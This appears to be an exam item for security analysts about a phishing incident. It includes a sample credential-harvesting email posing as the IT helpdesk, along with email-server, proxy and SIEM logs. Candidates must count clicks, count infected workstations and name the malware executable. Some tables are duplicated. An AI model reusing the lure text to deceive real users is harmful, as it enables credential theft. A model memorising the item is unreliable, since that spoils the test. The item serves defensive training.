
- (Exam Topic 2)

Approximately 100 employees at your company have received a phishing email. As a security analyst you have been tasked with handling this situation.

INSTRUCTIONS

Review the information provided and determine the following:

- \* 1. How many employees clicked on the link in the phishing email?
- \* 2. On how many workstations was the malware installed?
- \* 3. What is the executable file name of the malware?



**Phishing Email**

From: IT HelpDesk <[it-helpdesk@sobergrill.com](mailto:it-helpdesk@sobergrill.com)>  
Sent: Mon 3/7/2016 4:00 PM  
To: Global Users <[globalusers@sobergrill.com](mailto:globalusers@sobergrill.com)>

Hi,

In the upcoming days, we will be moving our mail servers from MS Outlook to the new Netscape Navigator. Check out the new SoberGrill webmail and know if it has started working for you.

Visit the new SoberGrill webmail to see all the new features.  
Use your current username and password at [SoberGrill Webmail](#).

Download the latest mail client [here](#).

Thank you.

IT HelpDesk



Email Server Logs - Email Server 192.168.0.20					
Date/Time	Protocol	SMTP	Source port	From	To
3/7/2016 4:17:08 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dhrtz@anycorp.com
3/7/2016 4:16:19 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adfabio@anycorp.com
3/7/2016 4:15:13 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	adfabio@anycorp.com
3/7/2016 4:14:25 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com,adfabio@anycorp.com
3/7/2016 4:13:02 PM	TCP	192.168.0.47	60919	adfabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:12:50 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:11:09 PM	TCP	192.168.0.34	46187	lbalk@anycorp.com	jlee@anycorp.com
3/7/2016 4:10:54 PM	TCP	192.168.0.181	34556	dhrtz@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:10:38 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:10:23 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	asmith@anycorp.com
3/7/2016 4:09:34 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	hparikh@anycorp.com
3/7/2016 4:08:49 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:07:33 PM	TCP	192.168.0.197	33585	gromney@anycorp.com	lbalk@anycorp.com
3/7/2016 4:07:32 PM	TCP	192.168.0.47	60919	adfabio@anycorp.com	adfabio@anycorp.com,jlee@anycorp.com
3/7/2016 4:06:47 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	jlee@anycorp.com
3/7/2016 4:04:24 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	asmith@anycorp.com
3/7/2016 4:03:50 PM	TCP	192.168.0.181	34556	dhrtz@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:03:25 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:01:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	sboaz@anycorp.com
3/7/2016 4:01:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ibenz@anycorp.com
3/7/2016 4:01:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dsutherland@anycorp.com
3/7/2016 4:01:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lrosaler@anycorp.com
3/7/2016 4:01:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ahynson@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mdillon@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jwayman@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jehn@anycorp.com
3/7/2016 4:01:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ilogge@anycorp.com
3/7/2016 4:01:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	aaveritt@anycorp.com
3/7/2016 4:01:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lephraim@anycorp.com
3/7/2016 4:01:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wmcneme@anycorp.com
3/7/2016 4:01:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lmabile@anycorp.com
3/7/2016 4:01:23 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tfausto@anycorp.com
3/7/2016 4:01:23 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kdefranco@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mworley@anycorp.com

Email Server Logs - Email Server 192.168.0.20					
Date/Time	Protocol	SMTP	Source port	From	To
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lreiber@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mgameau@anycorp.com
3/7/2016 4:01:20 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tllossum@anycorp.com
3/7/2016 4:01:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	thoda@anycorp.com
3/7/2016 4:01:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ctsuj@anycorp.com
3/7/2016 4:01:18 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	sprosperle@anycorp.com
3/7/2016 4:01:16 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bmonteone@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	clensternmacher@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rgarlink@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cheroux@anycorp.com
3/7/2016 4:01:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mkamen@anycorp.com
3/7/2016 4:01:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	zdodgen@anycorp.com
3/7/2016 4:01:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhammonds@anycorp.com
3/7/2016 4:01:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	onorth@anycorp.com
3/7/2016 4:01:09 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mroane@anycorp.com
3/7/2016 4:01:07 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kbowling@anycorp.com
3/7/2016 4:01:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	nrachal@anycorp.com
3/7/2016 4:01:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jdegenhardt@anycorp.com
3/7/2016 4:01:03 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wracette@anycorp.com
3/7/2016 4:01:01 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lhammond@anycorp.com
3/7/2016 4:00:59 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dmilazzo@anycorp.com
3/7/2016 4:00:57 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kneubauer@anycorp.com
3/7/2016 4:00:55 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bboyko@anycorp.com
3/7/2016 4:00:54 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dcrofoot@anycorp.com
3/7/2016 4:00:54 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmemmott@anycorp.com
3/7/2016 4:00:52 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	chodgin@anycorp.com
3/7/2016 4:00:52 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	aholler@anycorp.com
3/7/2016 4:00:51 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	abattaglia@anycorp.com
3/7/2016 4:00:49 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	halbert@anycorp.com
3/7/2016 4:00:47 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	myeoman@anycorp.com
3/7/2016 4:00:45 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wbobadilla@anycorp.com
3/7/2016 4:00:45 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lkam@anycorp.com
3/7/2016 4:00:44 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jcooks@anycorp.com
3/7/2016 4:00:44 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cpolice@anycorp.com
3/7/2016 4:00:43 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mwagener@anycorp.com
3/7/2016 4:00:41 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bteer@anycorp.com



Email Server Logs - Email Server 192.168.0.20					
Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:00:41 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	bteer@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	ltabor@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	lotter@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	kwilliams@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	rponds@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	tshack@anycorp.com
3/7/2016 4:00:38 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	kmanson@anycorp.com
3/7/2016 4:00:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	lslaughter@anycorp.com
3/7/2016 4:00:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	gleos@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	dstivers@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	malstrunk@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	dfritz@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	lcreekmore@anycorp.com
3/7/2016 4:00:32 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	ashockey@anycorp.com
3/7/2016 4:00:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	stanimoto@anycorp.com
3/7/2016 4:00:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	jmulcahy@anycorp.com
3/7/2016 4:00:29 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	lgorney@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	lbenware@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	cgallpeau@anycorp.com
3/7/2016 4:00:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	gromney@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	speavey@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	ecordero@anycorp.com
3/7/2016 4:00:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	kmathews@anycorp.com
3/7/2016 4:00:24 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	csalls@anycorp.com
3/7/2016 4:00:22 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	ckroeker@anycorp.com
3/7/2016 4:00:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	kinfantino@anycorp.com
3/7/2016 4:00:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	cpuziss@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	mhazan@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	hparikh@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	khoward@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	monvilg@anycorp.com
3/7/2016 4:00:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	bnally@anycorp.com
3/7/2016 4:00:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	ntomlin@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	jlee@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	adtfabio@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergill.com	jkingsbury@anycorp.com

File Server Logs - File Server 192.168.0.102						
Date/Time	Source IP	Source port	Dest IP	Dest Port	URL	Request
3/7/2016 4:27:03 PM	192.168.0.153	50467	11.102.109.179	80	bestpurchase.com	POST
3/7/2016 4:26:51 PM	192.168.0.245	60021	72.104.64.186	80	visitorcenter.com	GET
3/7/2016 4:25:36 PM	192.168.0.97	46354	96.191.222.144	80	bestpurchase.com	GET
3/7/2016 4:25:10 PM	192.168.0.116	43389	35.132.243.140	80	goodguys.se	POST
3/7/2016 4:25:06 PM	192.168.0.7	45463	124.140.208.241	80	stopthebotnet.com	GET
3/7/2016 4:23:39 PM	192.168.0.150	54460	74.182.188.144	80	funweb.cn	GET
3/7/2016 4:21:39 PM	192.168.0.211	54172	165.11.148.28	80	chatforfree.ru	POST
3/7/2016 4:20:10 PM	192.168.0.30	55666	214.214.167.94	80	anti-malware.com	GET
3/7/2016 4:19:48 PM	192.168.0.44	45240	218.24.114.208	80	anti-malware.com	GET
3/7/2016 4:17:52 PM	192.168.0.19	31101	103.40.104.165	80	thelastwebpage.com	GET
3/7/2016 4:17:06 PM	192.168.0.11	52465	190.41.46.190	80	thebestwebsite.com	GET
3/7/2016 4:15:39 PM	192.168.0.94	63814	102.172.101.36	80	freefood.com	GET
3/7/2016 4:15:35 PM	192.168.0.47	48110	151.94.198.15	443	searchforus.de	GET
3/7/2016 4:14:08 PM	192.168.0.86	34075	101.237.85.107	80	securethenet.com	GET
3/7/2016 4:14:04 PM	192.168.0.188	51745	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:12:22 PM	192.168.0.95	42733	103.136.14.126	80	goodguys.se	POST
3/7/2016 4:11:53 PM	192.168.0.215	62813	181.139.24.22	80	pastebucket.cn	POST
3/7/2016 4:11:34 PM	192.168.0.70	40821	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:10:35 PM	192.168.0.218	54606	124.169.173.216	80	funweb.cn	POST
3/7/2016 4:10:16 PM	192.168.0.9	56757	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:10:04 PM	192.168.0.112	35716	45.100.47.99	80	stopthebotnet.com	GET
3/7/2016 4:08:45 PM	192.168.0.24	50582	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:08:08 PM	192.168.0.36	37102	78.151.16.233	80	chatforfree.ru	POST
3/7/2016 4:06:40 PM	192.168.0.193	43363	95.77.193.180	80	anti-malware.com	GET
3/7/2016 4:05:14 PM	192.168.0.254	55947	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:04:37 PM	192.168.0.117	54959	182.203.42.246	80	thelastwebpage.com	GET
3/7/2016 4:04:30 PM	192.168.0.172	43947	3.60.67.249	80	thebestwebsite.com	GET
3/7/2016 4:04:21 PM	192.168.0.134	60525	33.225.130.104	80	chzweb.tlapia.com	GET

File Server Logs - File Server 192.168.0.102						
Date/Time	Source IP	Source port	Dest IP	Dest Port	URL	Request
3/7/2016 4:03:48 PM	192.168.0.64	44114	127.36.104.33	443	searchforus.de	GET
3/7/2016 4:02:42 PM	192.168.0.250	57111	243.223.175.143	80	securethenet.com	GET
3/7/2016 4:01:34 PM	192.168.0.132	60561	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:01:33 PM	192.168.0.23	57360	239.141.52.189	80	anti-malware.com	GET
3/7/2016 4:01:01 PM	192.168.0.215	44179	161.192.122.40	80	healthreport.com	GET
3/7/2016 3:59:52 PM	192.168.0.121	56315	204.190.57.150	80	freefood.com	POST
3/7/2016 3:58:56 PM	192.168.0.18	60624	169.43.139.3	80	bestpurchase.com	POST
3/7/2016 3:58:54 PM	192.168.0.106	30163	110.234.67.223	80	visitorcenter.com	GET
3/7/2016 3:57:59 PM	192.168.0.59	33145	209.240.152.67	80	bestpurchase.com	GET
3/7/2016 3:57:03 PM	192.168.0.27	46987	23.83.170.116	80	goodguys.se	POST
3/7/2016 3:55:14 PM	192.168.0.211	31442	168.83.234.163	80	visitorcenter.com	GET
3/7/2016 3:54:31 PM	192.168.0.152	30520	141.217.181.243	80	goodguys.se	POST
3/7/2016 3:52:47 PM	192.168.0.253	36463	79.115.201.191	80	pastebucket.cn	POST
3/7/2016 3:51:44 PM	192.168.0.244	61719	14.47.142.43	80	bestpurchase.com	GET
3/7/2016 3:51:19 PM	192.168.0.65	48611	146.104.226.192	80	funweb.cn	POST
3/7/2016 3:49:54 PM	192.168.0.126	40815	171.140.162.96	80	stopthebotnet.com	GET
3/7/2016 3:49:07 PM	192.168.0.9	47625	18.23.47.44	80	stopthebotnet.com	GET
3/7/2016 3:47:38 PM	192.168.0.131	44579	139.58.55.91	80	funweb.cn	GET
3/7/2016 3:45:58 PM	192.168.0.186	62683	31.133.137.225	80	chatforfree.ru	POST
3/7/2016 3:44:05 PM	192.168.0.181	38937	150.119.71.249	80	anti-malware.com	GET
3/7/2016 3:43:33 PM	192.168.0.225	46999	131.97.167.36	80	anti-malware.com	GET
3/7/2016 3:42:56 PM	192.168.0.150	35167	152.203.213.16	80	thelastwebpage.com	GET
3/7/2016 3:42:06 PM	192.168.0.133	62976	206.194.229.42	80	thebestwebsite.com	GET
3/7/2016 3:40:21 PM	192.168.0.225	45854	38.212.240.180	80	freefood.com	GET
3/7/2016 3:39:43 PM	192.168.0.128	44304	180.208.164.237	443	searchforus.de	GET
3/7/2016 3:37:58 PM	192.168.0.186	30386	82.190.10.236	80	securethenet.com	GET
3/7/2016 3:37:49 PM	192.168.0.123	42463	252.77.216.60	80	healthreport.com	GET
3/7/2016 3:35:59 PM	192.168.0.95	34447	133.136.173.36	80	anti-malware.com	GET
3/7/2016 3:35:38 PM	192.168.0.177	38107	100.3.194.158	80	healthreport.com	GET
3/7/2016 3:34:24 PM	192.168.0.189	42791	208.238.143.104	80	freefood.com	POST



SIEM Logs - SIEM 192.168.0.15								
Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited.	192.168.0.141	dfritz	505	excel.exe
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created.	192.168.0.104	kwilliams	522	winword.exe
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	435	cmd.exe
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	558	winlogon.exe
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	1900	svchost.exe
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created.	192.168.0.82	gromney	1067	notepad.exe
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	1709	svchost.exe
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	459	lsass.exe
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	507	lsass.exe
Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created.	192.168.0.168	kmatthews	1234	mailclient.exe
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created.	192.168.0.132	jshmo	1517	outlook.exe
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited.	192.168.0.104	kwilliams	1144	outlook.exe
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off.	192.168.0.24	jlee	533	lsass.exe
Audit Success	3/7/2016 4:12:46 PM	4624	Logon	An account was successfully logged on.	192.168.0.141	dfritz	979	lsass.exe
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	1889	lsass.exe
Audit Success	3/7/2016 4:12:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	151	lsass.exe
Audit Success	3/7/2016 4:11:56 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	1583	lsass.exe
Audit Success	3/7/2016 4:11:40 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	638	lsass.exe
Audit Success	3/7/2016 4:11:39 PM	4634	Logoff	An account was logged off.	192.168.0.82	gromney	682	lsass.exe
Audit Success	3/7/2016 4:11:28 PM	4634	Logoff	An account was logged off.	192.168.0.141	dfritz	1831	lsass.exe
Audit Success	3/7/2016 4:11:11 PM	4624	Logon	An account was successfully logged on.	192.168.0.104	kwilliams	1912	lsass.exe
Audit Success	3/7/2016 4:10:48 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	635	explorer.exe

SIEM Logs - SIEM 192.168.0.15								
Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited.	192.168.0.141	dfritz	505	excel.exe
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created.	192.168.0.104	kwilliams	522	winword.exe
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	435	cmd.exe
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	558	winlogon.exe
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	1900	svchost.exe
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created.	192.168.0.82	gromney	1067	notepad.exe
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	1709	svchost.exe
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	459	lsass.exe
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	507	lsass.exe
Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created.	192.168.0.168	kmatthews	1234	mailclient.exe
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created.	192.168.0.132	jshmo	1517	outlook.exe
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited.	192.168.0.104	kwilliams	1144	outlook.exe
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off.	192.168.0.24	jlee	533	lsass.exe
Audit Success	3/7/2016 4:12:46 PM	4624	Logon	An account was successfully logged on.	192.168.0.141	dfritz	979	lsass.exe
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	1889	lsass.exe
Audit Success	3/7/2016 4:12:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	151	lsass.exe
Audit Success	3/7/2016 4:11:56 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	1583	lsass.exe
Audit Success	3/7/2016 4:11:40 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	638	lsass.exe
Audit Success	3/7/2016 4:11:39 PM	4634	Logoff	An account was logged off.	192.168.0.82	gromney	682	lsass.exe
Audit Success	3/7/2016 4:11:28 PM	4634	Logoff	An account was logged off.	192.168.0.141	dfritz	1831	lsass.exe
Audit Success	3/7/2016 4:11:11 PM	4624	Logon	An account was successfully logged on.	192.168.0.104	kwilliams	1912	lsass.exe
Audit Success	3/7/2016 4:10:48 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	635	explorer.exe

